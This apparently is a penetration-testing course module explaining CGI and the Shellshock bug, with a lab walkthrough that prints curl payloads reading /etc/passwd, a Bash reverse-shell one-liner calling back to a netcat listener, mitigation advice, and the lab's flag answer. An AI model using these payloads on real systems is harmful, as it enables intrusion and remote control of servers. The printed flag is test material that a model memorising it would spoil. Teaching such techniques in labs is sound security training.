A Common Gateway Interface (CGI) is used to help a web server render dynamic pages and create a customized response for the user making a request via a web application. CGI applications are primarily used to access other applications running on a web server. CGI is essentially middleware between web servers, external databases, and information sources. CGI scripts and programs are kept in the /CGI-bin directory on a web server and can be written in C, C++, Java, PERL, etc. CGI scripts run in the security context of the web server. They are often used for guest books, forms (such as email, feedback, registration), mailing lists, blogs, etc. These scripts are language-independent and can be written very simply to perform advanced tasks much easier than writing them using server-side programming languages.
CGI scripts/applications are typically used for a few reasons:
- If the webserver must dynamically interact with the user
- When a user submits data to the web server by filling out a form. The CGI application would process the data and return the result to the user via the webserver
A graphical depiction of how CGI works can be seen below.

Graphic source
Broadly, the steps are as follows:
- A directory is created on the web server containing the CGI scripts/applications. This directory is typically called CGI-bin.
- The web application user sends a request to the server via a URL, i.e, https://acme.com/cgi-bin/newchiscript.pl
- The server runs the script and passed the resultant output back to the web client
There are some disadvantages to using them: The CGI program starts a new process for each HTTP request which can take up a lot of server memory. A new database connection is opened each time. Data cannot be cached between page loads which reduces efficiency. However, the risks and inefficiencies outweigh the benefits, and CGI has not kept up with the times and has not evolved to work well with modern web applications. It has been superseded by faster and more secure technologies. However, as testers, we will run into web applications from time to time that still use CGI and will often see it when we encounter embedded devices during an assessment.
CGI Attacks
Perhaps the most well-known CGI attack is exploiting the Shellshock (aka, "Bash bug") vulnerability via CGI. The Shellshock vulnerability (CVE-2014-6271) was discovered in 2014, is relatively simple to exploit, and can still be found in the wild (during penetration tests) from time to time. It is a security flaw in the Bash shell (GNU Bash up until version 4.3) that can be used to execute unintentional commands using environment variables. At the time of discovery, it was a 25-year-old bug and a significant threat to companies worldwide.
Shellshock via CGI
The Shellshock vulnerability allows an attacker to exploit old versions of Bash that save environment variables incorrectly. Typically when saving a function as a variable, the shell function will stop where it is defined to end by the creator. Vulnerable versions of Bash will allow an attacker to execute operating system commands that are included after a function stored inside an environment variable. Let's look at a simple example where we define an environment variable and include a malicious command afterward.
$ env y='() { :;}; echo vulnerable-shellshock' bash -c "echo not vulnerable"When the above variable is assigned, Bash will interpret the y='() { :;};' portion as a function definition for a variable y. The function does nothing but returns an exit code 0, but when it is imported, it will execute the command echo vulnerable-shellshock if the version of Bash is vulnerable. This (or any other command, such as a reverse shell one-liner) will be run in the context of the web server user. Most of the time, this will be a user such as www-data, and we will have access to the system but still need to escalate privileges. Occasionally we will get really lucky and gain access as the root user if the web server is running in an elevated context.
If the system is not vulnerable, only "not vulnerable" will be printed.
$ env y='() { :;}; echo vulnerable-shellshock' bash -c "echo not vulnerable"

not vulnerable
This behavior no longer occurs on a patched system, as Bash will not execute code after a function definition is imported. Furthermore, Bash will no longer interpret y=() {...} as a function definition. But rather, function definitions within environment variables must now be prefixed with BASH_FUNC_.
Hands-on Example
Let's look at a hands-on example to see how we, as pentesters, can find and exploit this flaw.
Enumeration - Gobuster
We can hunt for CGI scripts using a tool such as Gobuster. Here we find one, access.cgi.
sasorirose@htb[/htb]$ gobuster dir -u http://10.129.204.231/cgi-bin/ -w /usr/share/wordlists/dirb/small.txt -x cgi

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.204.231/cgi-bin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              cgi
[+] Timeout:                 10s
===============================================================
2023/03/23 09:26:04 Starting gobuster in directory enumeration mode
===============================================================
/access.cgi           (Status: 200) [Size: 0]

===============================================================
2023/03/23 09:26:29 Finished
Next, we can cURL the script and notice that nothing is output to us, so perhaps it is a defunct script but still worth exploring further.
sasorirose@htb[/htb]$ curl -i http://10.129.204.231/cgi-bin/access.cgi

HTTP/1.1 200 OK
Date: Thu, 23 Mar 2023 13:28:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 0
Content-Type: text/html
Confirming the Vulnerability
To check for the vulnerability, we can use a simple cURL command or use Burp Suite Repeater or Intruder to fuzz the user-agent field. Here we can see that the contents of the /etc/passwd file are returned to us, thus confirming the vulnerability via the user-agent field.
sasorirose@htb[/htb]$ curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/cat /etc/passwd' bash -s :'' http://10.129.204.231/cgi-bin/access.cgi

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
ftp:x:112:119:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
kim:x:1000:1000:,,,:/home/kim:/bin/bash
Exploitation to Reverse Shell Access
Once the vulnerability has been confirmed, we can obtain reverse shell access in many ways. In this example, we use a simple Bash one-liner and get a callback on our Netcat listener.
sasorirose@htb[/htb]$ curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.38/7777 0>&1' http://10.129.204.231/cgi-bin/access.cgi
From here, we could begin hunting for sensitive data or attempt to escalate privileges. During a network penetration test, we could try to use this host to pivot further into the internal network.
sasorirose@htb[/htb]$ sudo nc -lvnp 7777

listening on [any] 7777 ...
connect to [10.10.14.38] from (UNKNOWN) [10.129.204.231] 52840
bash: cannot set terminal process group (938): Inappropriate ioctl for device
bash: no job control in this shell
www-data@htb:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@htb:/usr/lib/cgi-bin$
Mitigation
This blog post contains useful tips for mitigating the Shellshock vulnerability. The quickest way to remediate the vulnerability is to update the version of Bash on the affected system. This can be trickier on end-of-life Ubuntu/Debian systems, so a sysadmin may have first to upgrade the package manager. With certain systems (i.e., IoT devices that use CGI), upgrading may not be possible. In these cases, it would be best first to ensure the system is not exposed to the internet and then evaluate if the host can be decommissioned. If it is a critical host and the organization chooses to accept the risk, a temporary workaround could be firewalling off the host on the internal network as best as possible. Keep in mind that this is just putting a bandaid on a large wound, and the best course of action would be upgrading or taking the host offline.
Closing Thoughts
Shellshock is a legacy vulnerability that is now nearly a decade old. But just because of its age, that does not mean we will not run into it occasionally. If you come across any web applications using CGI scripts during your assessments (especially IoT devices), it is definitely worth digging into using the steps shown in this section. You may have a relatively simple foothold awaiting you!
Questions:
Enumerate the host, exploit the Shellshock vulnerability, and submit the contents of the flag.txt file located on the server.

Answer: Sh3ll_Sh0cK_123